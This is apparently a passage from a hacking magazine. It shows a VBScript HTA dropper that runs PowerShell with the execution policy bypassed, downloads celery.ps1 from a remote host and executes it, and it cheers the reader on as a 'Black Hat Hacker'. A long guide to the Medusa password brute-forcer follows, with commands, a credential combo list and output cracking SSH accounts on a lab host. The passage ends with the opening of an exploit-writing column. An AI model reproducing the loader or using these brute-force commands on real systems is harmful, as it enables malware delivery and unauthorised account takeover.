
met_x64_153_444
4.exe



salary.dll

Now, when you open this file, a prompt will open asking you if you want to run this file or download it as shown below. The first sign it is an application.

"Security is always going to be a cat and mouse game because there'll be people out there that are hunting for the zero day award, you have people that don't have configuration management, don't have vulnerability management, don't have patch management." -Kevin Mitnick



Although we created a HTA file, it does nothing because it doesn't have any program logic added to it. Program logic to an HTA file can be added using any scripting language supported by it. Here, I am using VBScript. Add the following code to our HTA file.

A screenshot of a Notepad window titled "hc.hta - Notepad". The window has a menu bar with "File", "Edit", "Format", "View", and "Help". The text area contains the following code:

```
<html>

<head>

<HTA:APPLICATION APPLICATIONNAME = "hc">
<script LANGUAGE="VBScript">
Set cmd = CreateObject("WScript.Shell")
cmd.run("powershell.exe")
</script>

</head>

<body>

</body>
```

The code block containing the VBScript is highlighted with a red rectangle. At the bottom of the window, there is a status bar with three sections: "Unix (LF)", "Ln 10, Col 1", and "100%".

Here, we are opening a shell and execute powershell.exe with it. Now, let's change the code to download a PowerShell (refer previous Issue), save it on the system and execute it. Just like you have seen in our previous Issue.

```
<HTA:APPLICATION APPLICATIONNAME = "hc">
<script LANGUAGE="VBScript">
Set cmd = CreateObject("WScript.Shell")
cmd.run "powershell.exe -executionpolicy Bypass -c Invoke-WebRequest -Uri http://
192.168.40.153:8000/celery.ps1 -Outfile C:\users\public\celery.ps1; powershell.exe
C:\users\public\celery.ps1;pause;"
</script>
```

```
</head>
```

```
<body>|
```

```
</body>
```

There you go, you have successfully created an HTA file manually. Way to go Black Hat Hacker.

Medusa password cracker

TOOL OF THE MONTH

Hi readers. This month in the "Tool of The Month" feature, we bring you a complete guide to Medusa password cracker. Medusa (named after a Greek gorgon with living snakes as hair and a power to turn anyone who looks up to her to stone) is a speedy, parallel and modular brute forcing tool. Medusa was built to support brute forcing of many services as possible. The features of Medusa password cracker include,

- 1) Thread based parallel testing which allows us to perform brute forcing against multiple hosts, users or passwords concurrently.
- 2) Flexible user input.
- 3) Modular design.
- 4) Support to multiple protocols.

The protocols supported by Medusa include CVS, FTP, HTTP, IMAP, MSSQL, MySQL, NNTP, pcanwhere, POP3, postgres, rexec rlogin, rsh, smbnt, SMTP, SMTP-VERIFY, SNMP, SSH, SVN, telnet, vmauthd, VNC, web-form and wrapper. Let's learn completely about how to use medusa for brute forcing.

1) Check the installed version (-V) of medusa

First things first. Let's check the version of the medusa installed. You can check the version of the Medusa installed using the "-V" option as shown below.

```
(kali㉿kali)-[~]
└─$ medusa -V
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

2) View all the protocols supported (-d)

You can view all the modules supported by Medusa using the "-d" option.

```
(kali㉿kali)-[~]
└─$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

Available modules in "." :

Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :

```
+ cvs.mod : Brute force module for CVS sessions : version
2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : ve
rsion 2.1
+ http.mod : Brute force module for HTTP : version 2.1
+ mssql.mod : Brute force module for M$-SQL sessions : ve
rsion 2.0
+ mysql.mod : Brute force module for MySQL sessions : ver
sion 2.0
+ nntp.mod : Brute force module for NNTP sessions : versi
on 2.0
+ pcanywhere.mod : Brute force module for PcAnywhere sess
ions : version 2.0
+ pop3.mod : Brute force module for POP3 sessions : versi
on 2.0
+ postgres.mod : Brute force module for PostgreSQL sessio
ns : version 2.0
+ rexec.mod : Brute force module for REXEC sessions : ver
sion 2.0
+ rlogin.mod : Brute force module for RLOGIN sessions : v
```



```

+ rlogin.mod : Brute force module for RLOGIN sessions : v
ersion 2.0
+ rsh.mod : Brute force module for RSH sessions : version
2.0
+ smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NT
LMv2) sessions : version 2.1
+ smtp-vrfy.mod : Brute force module for verifying SMTP a
ccounts (VRFY/EXPN/RCPT TO) : version 2.1
+ smtp.mod : Brute force module for SMTP Authentication w
ith TLS : version 2.0
+ snmp.mod : Brute force module for SNMP Community String
s : version 2.1

+ ssh.mod : Brute force module for SSH v2 sessions : vers
ion 2.1
+ svn.mod : Brute force module for Subversion sessions :
version 2.1
+ telnet.mod : Brute force module for telnet sessions : v
ersion 2.0
+ vmauthd.mod : Brute force module for the VMware Authent
ication Daemon : version 2.0
+ vnc.mod : Brute force module for VNC sessions : version
2.1
+ web-form.mod : Brute force module for web forms : versi
on 2.1
+ wrapper.mod : Generic Wrapper Module : version 2.0

```

3) Select a module (-M)

This option is useful to select a particular module.

4) View more information about a particular module (-q)

If you want to learn more information about a module, we can use this option along with “M” option. For example, let’s learn about the HTTP module.

*"You cannot control what happens to you, but you can control your attitude toward what happens to you, and in that, you will be mastering change rather than allowing it to master you."
-Brian Tracy*


```

(kali㉿kali)-[~]
└─$ medusa -M http -q
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

http.mod (2.1) fizzgig <fizzgig@foofus.net> :: Brute force mo
dule for HTTP

Available module options:
  USER-AGENT:? (User-Agent. Default: Mozilla/1.22 (compatible
; MSIE 10.0; Windows 3.1))
  DIR:? (Target directory. Default "/")
  AUTH:? (Authentication Type (BASIC/DIGEST/NTLM). Default: a
utomatic)
  DOMAIN:? [optional]
  CUSTOM-HEADER:? Additional HTTP header.

```

5) Brute forcing using a single username and password (-h,-u,-p)

If you want to test a single username and password, you can use the (-u) and (-p) options as shown below. To specify the host, “-h” option is used.

```

(kali㉿kali)-[~]
└─$ medusa -h 192.168.249.149 -u msfadmin -p msfadmin -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1
of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Pas
sword: msfadmin [SUCCESS]

```

6) Test multiple targets at once (-H)

To test multiple targets at the same time, this option is used. But first, we need to add the hosts we want to test on in a text file. Then this text file needs to be specified as shown below.

```

1 192.168.249.149
2 |

```



```

(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p m
sfadmin -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1
of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Pas
sword: msfadmin [SUCCESS]

(kali㉿kali)-[~]
$ █

```

7) Test multiple credentials at once (-U, -P)

The options 'U' and 'P' are used to specify a wordlist of usernames and passwords respectively.

```

(kali㉿kali)-[~]
$ medusa -h 192.168.249.149 -U /home/kali/Desktop/metasploi
table.txt -P /home/kali/Desktop/metasploit.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: games (1 of 24, 0 complete) Password: games (1 of 24
complete)
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: games (1 of 24, 0 complete) Password: nobody (2 of 2
4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: games (1 of 24, 0 complete) Password: user (3 of 24
complete)
e) User: news (9 of 24, 8 complete) Password: sshd (17 of 24
complete)
^CALERT: Medusa received SIGINT - Sending notification to log
in threads that we are are aborting.
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: news (9 of 24, 8 complete) Password: man (18 of 24 c
omplete)
ALERT: To resume scan, add the following to your original com
mand: "-Z h1u9u10."

```


8) Resuming a previous scan (-Z)

There are a number of reasons a scan gets stopped or cancelled. This option is used to resume a previously cancelled or stopped scan.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -U /home/kali/Desktop/metasploit
table.txt -P /home/kali/Desktop/metasploit/table.txt -M ssh -Z
h1u9u10
```

```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: news (9 of 24, 0 complete) Password: games (1 of 24
complete)
```

9) Using a Combo-file (-C)

Instead of a separate wordlist with usernames and passwords, credentials can also be provided as a single combo file containing usernames and passwords using this option. These combo files should be in the format of host:user:password. If any of these fields are left empty the respective information should be provided either as a single global value or as a list of files.

```
1 :games:games
2 :nobody:nobody
3 :user:user
4 :bind:bind
5 :proxy:proxy
6 :syslog:syslog
7 :www-data:www-data
8 :root:root
9 :news:news
10 :postgres:postgres
11 :bin:bin
12 :mail:mail
13 :distccd:distccd
14 :proftpd:proftpd
15 :dhcp:dhcp
16 :daemon:daemon
17 :sshd:sshd
18 :man:man
19 :lp:lp
20 :mysql:mysql
21 :gnats:gnats
```



```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

For example, in the above example, the combo file just consists of usernames and passwords, so we need to specify the host separately.

10) Saving output of logged credentials (-O)

This option is used to log cracked passwords information. Medusa will log valid account credentials found and errors. It will also log the start and stop times of an audit along with calling parameters.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

Here's the log file.

```
1 # Medusa v.2.2 (2024-03-22 07:50:17)
2 # medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploitable_2.txt -M
  ssh -O /home/kali/Desktop/pass_found.txt
3 ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: user Password: user
  [SUCCESS]
4 ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: postgres Password: postgres
  [SUCCESS]
5 ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Password: msfadmin
  [SUCCESS]
6 # Medusa has finished (2024-03-22 07:51:04).
```

11) Performing additional password checks (-e)

Just like Hydra, medusa can also perform additional password checks like if a username has an empty password or both username and password are same. Here are the options for performing these additional checks.

n: no password
s: password = username

```
(kali@kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -M s
sh -e n
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```



```

(kali㉿kali)-[~]
└─$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -M ssh -e s
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1
of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Pas
sword: msfadmin [SUCCESS]

(kali㉿kali)-[~]
└─$ █

```

Both the additional checks can be performed at once instead of checking separately as shown below.

```

└─$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -M ssh -e ns
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: msfadmin (1 of 1, 0 complete) Password: (1 of 2 com
plete)
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (2
of 2 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Pas
sword: msfadmin [SUCCESS]

(kali㉿kali)-[~]

```

12) Testing services on non-default TCP port numbers (-n)

This option is used to test for a service when it is running on a port other than its default port.

```

(kali㉿kali)-[~]
└─$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p msfadmin -M ssh -n 243
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>

```


13) For testing SSL enabled targets (-s)

Nowadays, SSL is a protocol being used commonly for purposes of security. This option can be used to enable SSL for testing SSL enabled targets.

```
(kali@kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p msfadmin -M ssh -s
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Password: msfadmin [SUCCESS]
```

14) When to give up connecting to the target (-g)

When you specify a target, medusa, by default, tries to connect to the target for 3 seconds and if the target is not connected within this time, it stops connecting to the target. Using the “-g” option, you can specify when you want Medusa to stop trying connecting to the target. The time is in seconds.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit_table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -g 1
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

15) Time to sleep between each retry (-r)

Medusa when the initial attempt is not successful retries again after some time. By default, it is 3 seconds for medusa and is known as sleep time. Using this option allows us to change this sleep time.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit_table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -r 5
```

"A lot of hacking is playing with other people, you know, getting them to do strange things."

-Steve Wozniak

16) Number of retries before giving up (-R)

This option is used to set the total number of retries medusa has to make before giving up. For example, if we want to make 5 retries.

```
(kali㉿kali)-[~]
└─$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -R 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

17) Time to wait to test for established network socket (-c)

Some built-in brute force mechanism in services like FTP, IMAP, SSH etc. are sometimes configured to drop connections after a few failed login attempts. Usually, Medusa tries to establish this connection again. The default time to performable is user. This option can be usual to get our custom time to this.

This option is used to set the number of usec that are waited during a test of the established network socket. Some services (e.g. FTP, IMAP, POP3, and SMTP) may be configured to drop connections after a specific number of failed logon attempts. Medusa tries to reuse the established connection to send authentication attempts until this disconnect occurs, at which point the connection is reestablished.

To accomplish this, medusa checks the socket to see if it's still alive before authenticating within select modules. The default time to perform this check is 1 usec.

```
(kali㉿kali)-[~]
└─$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -c 50
0
```

18) Number of logins to test at one time (-t)

This option is used to set the number of logins to be tested concurrently by Medusa.

```
(kali㉿kali)-[~]
└─$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -t 12
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

19) Number of hosts to test concurrently (-T)

Similarly, this option is used to specify the number of hosts to be tested by Medusa at once.


```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -T 2
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

20) Parallelize logins being tested (-L)

By default, Medusa processes entire username with all passwords before proceeding to the next username. Setting this option parallelizes one username per thread.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -L
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

21) Quit testing after first successful pair of credentials are found (-f)

Setting this option specifies Medusa to stop the scan after the first successful pair of credentials are found.

```
(kali@kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -f
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: games (1 of 24, 0 complete) Password: games (1 of 1
complete)
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: nobody (2 of 24, 1 complete) Password: nobody (1 of
1 complete)
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complet
e) User: user (3 of 24, 2 complete) Password: user (1 of 1 co
mplete)
```

```
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: user Passwor
d: user [SUCCESS]
```


22) If using multiple hosts (-F)

Similarly, if multiple targets are being tested, setting this option stops Medusa after getting at least one successful pair of credentials on anyone of the hosts.

```
(kali㉿kali)-[~]
$ medusa -h 192.168.249.149 -C /home/kali/Desktop/metasploit
table_2.txt -M ssh -O /home/kali/Desktop/pass_found.txt -F
```

23) Verbosity (-v)

Medusa has levels of verbosity starting from 0. The level of verbosity you want can be specified by setting a number starting from 0.

- 0- Exit application
- 1- Message without tag
- 2- Log message without tag
- 3- Important message
- 4- Account found
- 5- Account check
- 6- General message.

```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p m
sfadmin -M ssh -v 0
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p m
sfadmin -M ssh -v 1
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p m
sfadmin -M ssh -v 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Net
works <jmk@foofus.net>
```

```
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Pas
sword: msfadmin [SUCCESS]
```

```
(kali㉿kali)-[~]
$
```



```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p msfadmin -M ssh -v 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Password: msfadmin [SUCCESS]
```

```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p msfadmin -M ssh -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 1
ACCOUNT CHECK: [ssh] Host: 192.168.249.149 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.249.149 User: msfadmin Password: msfadmin [SUCCESS]
GENERAL: Medusa has finished.
```

The default verbosity level of Medusa is 5..

24) Set the error debug level (-w)

Similarly, the error debug level can also be set for Medusa starting from 0. Here are the error levels.

- 0- Fatal
- 1- Alert
- 2- Critical
- 3- Error
- 4- Warning
- 5- Notice
- 6- Info
- 7- Debug

- 8- Debug-audit
- 9- Debug-server
- 10- Debug-module

The default debug level of Medusa is 5.

```
(kali㉿kali)-[~]
$ medusa -H /home/kali/Desktop/targets.txt -u msfadmin -p msfadmin -M ssh -w 10
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

DEBUG [8A151740]: Successfully loaded login information.
DEBUG AUDIT [8A151740]: adding new server (0) to queue
DEBUG AUDIT [8A151740]: waiting for server pool to end
DEBUG SERVER [8993F6C0]: Server ID: 0 Host: 192.168.249.149 i
UserPassCnt: 1 iLoginCnt: 1
DEBUG SERVER [8993F6C0]: Set IPv4 address: 192.168.249.149 (1
92.168.249.149)
DEBUG SERVER [8993F6C0]: Adding new login task (0) to server
queue (0)
DEBUG SERVER [8993F6C0]: waiting for server 0 login pool to e
```

Creating a server and client

EXPLOIT WRITING

Welcome to the first article of “Exploit writing” feature of year 2024. Till now in our “Exploit Writing”, you learnt about different python commands that can perform various operations while included in an exploit. Here is the summary of those commands and Issues.

July 2023 Issue: How to perform various operating system operations.

Sept 2023 Issue: How to create new processes, running shell commands, executing external applications and performing various file operations.

Nov 2023 Issue: Downloading files from external systems and executing them on target system.

December 2023 Issue was a culmination and combination of all the above operations.

All the operations we have seen until now in our “Exploit Writing” except Nov 2023 Issue are operations that are performed on the target system. But before performing any operations on the target system, we need to first initiate a connection with it. Because on the entire internet, there is always connections going on between devices.

